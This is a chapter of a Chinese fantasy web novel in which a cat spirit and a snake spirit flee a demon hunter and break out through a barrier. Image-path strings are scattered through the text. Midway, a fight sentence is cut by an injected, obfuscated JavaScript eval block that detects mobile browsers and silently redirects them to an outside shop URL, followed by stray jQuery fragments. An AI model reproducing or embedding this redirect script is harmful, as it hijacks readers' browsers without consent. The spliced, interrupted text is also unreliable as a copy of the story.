青狐丘在茨城的北部,余清和在南北门之间犹豫,爪子最后按在北门的位置:“我去这里。”
萧簌紧跟:“我也去这里。”
花领主看了一眼萧簌,不是很赞同,劝道:“青狐丘虽不远,但里面狐妖很多,那些妖生来祖辈都占着那一方土地,不是很欢迎外面的妖,更别说萧簌你是一条蛇,那群狐狸最排斥蛇类。”
萧簌并未动摇,反而说:“不让我进去,那我就在外面等她出来。”顺带看了端坐在地上的余清和一眼。
余清和仰头看他,“你是我的丫鬟吗?上哪都要跟着我。先去启州悦安寺等我吧,在路上说不定你就碰见莫法道士了。跟我一起去青丘狐,我会担心你遇到危险的。”
萧簌哎了一声,反驳道:“这路上哪里没有危险?”他目光扫过余清和的两条短腿,带了些自嘲,“比起丫鬟,我是板车还差不多,载着你更快去到那个青狐丘。”
余清和朝他眨眼,他说的有些道理,便笑道:“那要是有狐狸不让你进去,我就悄悄把你藏进去。”
花鼠不再多说,留了两颗黑红色的妖丹,让她们在结界再次产生裂口的时候,让这两颗妖丹自爆炸出一个缺口,尽快从北门处离开。
花鼠将妖丹给她们时,地面上的群妖已经开始陆续钻进地下妖城,前往它们要去的方位。
“这是两条红鳞五环毒蛇的妖丹。”萧簌将两颗妖丹仔细看了一番,他看向就要离开的花鼠,问:“你们怎么连这个都有?这种蛇...只居住在益州的暗河洞穴。”
“你知道的倒是多。”花鼠有些欣赏的目光落在萧簌的身上,虽然益州和恭州接壤,但他一直都生活在恭州,对邻近的这块土地并不了如指掌。
“是飞鸟在城里捡回来的。”
花鼠面色微肃,认真道:“城内四个捉妖师,其中必有一位非常危险,那人行动狡黠让人和妖都抓不到尾巴,如今城内肆虐的疯妖都是出其手笔。你们从北门出,更是要小心。”
余清和瞬间便想到了一个人,然后又想到了一个人。
她所碰上的那对师兄师妹,各有各的阴晴反复。不过也有可能是那个她一直没遇见人,飞鸟所说的“病痨鬼”,行踪难测,不就是说这个人吗?
四个人中,三个人都有着很大的可能。而那个跑得不快,略占下风的捉妖师,虽然抓住的小妖多,但在这几人中最显温良。
“你走了之后,没过多久我就遇上了一只疯妖,顺着西边跑就碰上了花领主他们。城内太过动荡,领主竟然还要帮那些人逃难,”萧簌缓缓讲起她不在时发生的事,“和花领主再见后,我才知道你进了城内,当吸引捉妖师注意的诱饵。你竟然跑去做这么危险的事?”
直到现在,他还是一副难以相信的表情,但在惊讶后,还有一种莫名的了然。
“我也没闲着就是了,花领主叫我去把城里的人悄悄带出来,我马上就答应了,不过后面碰上了老道士的人,区区凡人怎么抢的过我们,那老道士的手下也被我们带出来了,结果没想到老道士直接带着一根棍就打过来了。”
萧簌拉开自己的衣袖,露出上面一道暗褐色的痕迹,眉飞色舞地将手臂伸到余清和的面前,“你看,这就是那棍子打的,可疼了,简直比那天晚上捉妖师烧焦尾巴还疼,你没想到吧,那老道士看上去就要西去了吗,结果力气竟然这么大!”
余清和抬起爪子按上去,抬眼看他的反应,“现在还疼吗?”
“一点也不。”萧簌觉得有些痒,赶紧把手臂收回来,手掌在上面一搓,“那老道士给我配了特别的药,已经快好了。还好那天花领主在,他一来,这两个老头以前竟然还认识,但可能交情不深,后面就是我们和那些人一起,把城里的大人小孩全都转移到了靠近结界的安全地方。”
萧簌说完低着头,忽然放低了声音,手指在地上有一下没一下地划动,“那天我想拦着你,因为我害怕你去了就不会再回来了,当花领主找到我的时候,我发现你胆子真是大。我明明比你更会用妖力,却因为以前的事情只想当缩头乌龟,妖城里有妖力比我还弱的妖,但它们其实都比我强多了。”
“其实当我决定去救城里的那些人的时候,感觉好像也没那么危险,将他们带出城后,更不觉得危险了。我在想,要是当初我回头多看几眼,是不是不会像现在这样...不知该去向何处?”
余清和挪了挪位置,身侧的皮毛微微靠在萧簌旁边,一只爪子按在他的身上压过,她抬头看向他,说:“过去的事都已经过去了,没想到你是条这么胆小的蛇啊,但是我觉得你有时胆子挺大啊,还记得第一次见面的那晚,你明明可以不带我走的。”
“你是我救下的第一只妖。”
余清和爪子钩住他的衣服,想要往上爬,结果被他握着猫身放在了肩上,她站定后笑道:“你今后会救更多的好人,更多的小妖,甚至是大妖,不过我还是你救下的第一个大妖。”
萧簌听着她的话,笑了起来,想起了故人,“其实清和你真的很像结生领主。”“要是你想要当领主称霸一方,我一定会全力协助你。”
像是花鼠这样的领主吗?
余清和觉得那似乎有些遥远,但妖身初入世,心比天高气势昂,夸下海口:“称霸一方的话,当然要当第一无二的妖王啊!一个左护法一个右护法,十八宫三十六门,后宫收尽妖男俊女,桃缘满天飞知己遍地走...”
“你这是从哪看的?”萧簌笑得被口水呛住接连咳嗽,脸色微红。
余清和眉眼微,扬声道:“话本里啊。”
“刚好我已经和那人和离了,我和爹娘说过,要自己找个和我心意的新郎。”
“那我助你当妖王,到时候整个妖界的俊男美女,都会来参加你的妖王大典。”萧簌说道。
余清和还不知道妖界是指什么地方,萧簌知道她是当人太久了,根本不知道这些被妖视为常识的事。他本来也是不太清楚的,但结生领主来了益州后,他才没像山野间的小妖一样,活得浑噩无知。
妖界是不适宜凡人生存的地方,现在还有妖群活动的只有三个位置了:山雪原,紫辉道,沉水涯。在这三个地方生存的主要种群也各有不同,现在的妖王,应该还是山雪原中的融雪狼。
和余清和谈起这些事时,妖界又变得很远。
余清和与萧簌还未化为原形找个地方躲着,就被人发现了行踪。
状况有些恐怖,人还未到,就有刀气般的乱风朝着一人一猫砍来。
萧簌抬手护着肩上的猫,倒退着空翻躲开。余清和能自己翻身躲,但别人带着她翻飞,可真是一点支撑的力量都没了,四只爪子下意识紧紧攥着萧簌的衣服,才略感安全。
偏偏两妖正要一起行动,现在分开,就怕错过转瞬即逝的时机。
谢渔紧盯着那只被护着的花猫,感觉找到了拐妻仇人。
在房里发现的猫毛颜色,还有余家下人找到的猫毛,现在都对上了。
就是眼前这只看似普通实则心黑的东西!
“区区两只小妖,竟敢在我面前大放厥词。”谢渔和眼前人形蛇妖一交手,发现对方还没有城内的疯妖强。
若是他拿回了青刀,几息就能把这条蛇宰成枣大的碎骨肉。
但他手里的只是一根半人高的野草杆,他硬生生将其作刀使用。忽而一杆子打在了萧簌的腿上,直接抽破了他的裤腿,但萧簌皮有些厚实,只打出了一道刺眼的红痕,血都没渗半滴。
一连挨了好几下,草杆打破成了鞭子似的。萧簌化出了蛇尾,尾巴一卷将草杆直接扯成了两半。
谢渔扔掉手中的断草,双手握拳,上前一步拉近两人距离后,一拳朝着对方肩上的猫妖打去。
十成的力气被萧簌用小臂硬抗下来,他一尾横扫捉妖师的下盘,力有千钧不遑多让,谢渔咬牙
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17870308|212278||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
扛过。
南边率先出现了细微的裂痕,瞬间便延伸到了北边。
余清和马上松开爪子,滑到萧簌的衣襟处,翻出那两颗妖丹含在了嘴里。
果然是一股水草气味。
但她又马上放下,按她妖力不稳定的情况,这应该交给萧簌来才对,她一时着急,有些慌忙了。
余清和跳到地上,妖语对着萧簌喊道:“你去破开阵法,我来拦住他!”
萧簌立即抽身,手往衣服里一摸,两颗有些湿润的妖丹被他握在手心,持续输入大量的妖力。
他抬头观察裂缝产生的地方,顺着微弱的光茫,跑向了距离他们不远的一处。
余清和一落地,便立刻吸引了谢渔的注意,她原身轻巧敏捷,谢渔早就吃了不少的亏,现在还在吃。
将要被妖力撑爆的妖丹被萧簌甩向裂缝处,刚碰上坚硬的结界,两颗妖丹接连爆出刺眼的红光,汹涌乱窜的妖力被结界吸收,在里面横冲直撞,将细小的裂很直接撕开了一个拳头大小的空洞。
“小泥巴!”
萧簌大喊一声,余清和迅速转身甩开捉妖师,此时变故突生。
余清和感觉自己的四只爪子突然被什么缠住,她突然被拉住,脑袋直接撞在了地上,有些头晕刺痛。
几条细软的藤条从土层里钻出,其中一条直接扎进了她的胸口。她感觉到有热流从自己身体里流出,但并不疼,只是有些涨。
萧簌看着这情景就快疯了,他的尾巴穿过洞口缠住地上的杂草,化为蛇形时穿的衣服裤子落了一地。
用尽了平生最快的速度,他张嘴咬住了余清和的身体,随后像条收缩的金绳飞向了阵法外。
余清和感觉自己被卡了一下,还好紧急关头,她的妖力又能用了,她化成一只更小的猫,堪堪挤出了阵法的破洞。但萧簌把她整个咬在嘴里,一路上又黑又晃。
她没气力地笑了一声,“周围都是水草的味道。”
她的声音从蛇嘴里传出来有些嗡嗡的,萧簌不知道要不要把她吐出来。
“你竟然又救了我一次,我以后当妖王,封你做左右大护法,和我平起平坐,咳咳——”
“消停点吧,小泥巴。”萧簌的声音也含含糊糊的,没想到自己还能对别人说出这种话。
谢渔自藤蔓出现便一直站在原地没动,他不知道发生了什么,但刚刚那瞬,感觉自己的心脏被捅穿。他的手压在自己心口,没有任何伤痕,那瞬间就像是他的错觉,但当他抬脚往阵法边缘走时,双腿突然不稳,跪在地上弓身吐出一大滩血。
齐笙冷着脸用赤霞割破疯妖的喉口,藏在后面的妖丹碎裂成灰,喷溅的妖血已经将她肩颈出的衣裳染红,像是披着赤红流光云肩。几滴溅上她的眼睛,顺着眼珠流进眼睑,将整只眼珠晕成淡粉。
她想起自己在群山涧里也是这样,不过是剑起剑落,师兄和她划清界限,已经不知道应该想些什么了。
“天哪,难道你其实是我的师姐吗?”惊风从认出何欲安的剑法时便开始惊讶,何欲安将自己的木剑给他练手后,他又惊又喜。他使出师父教过的剑招,与何欲安互相配合,处理围在他们周围的疯妖。
茨城最南处。
一位白衣公子站在官道旁,他刚和一群人并一群装作人地妖物从城里逃了出来,周围全是成堆的大人小孩。
他不紧不慢地从他们身边经过,自己寻了个遮荫的僻静地方,靠着身后树干,惬意地呼了口气,看向恢复如新的困妖大阵,“还真是有意思。”
谢渔的手撑在地上,手掌被蔓延的血迹染红,吐完后便开始咳嗽,心中也突然有些明白:是那条该死的烂青藤搞鬼。
坏了他的大事。
谢渔站起身,随意擦掉唇边血迹。他走到阵法前,困妖阵已经自行修复。
他的手压在阵法上,黏出残缺手印。
就差一点,就能让那两恶妖吐出清和的下落。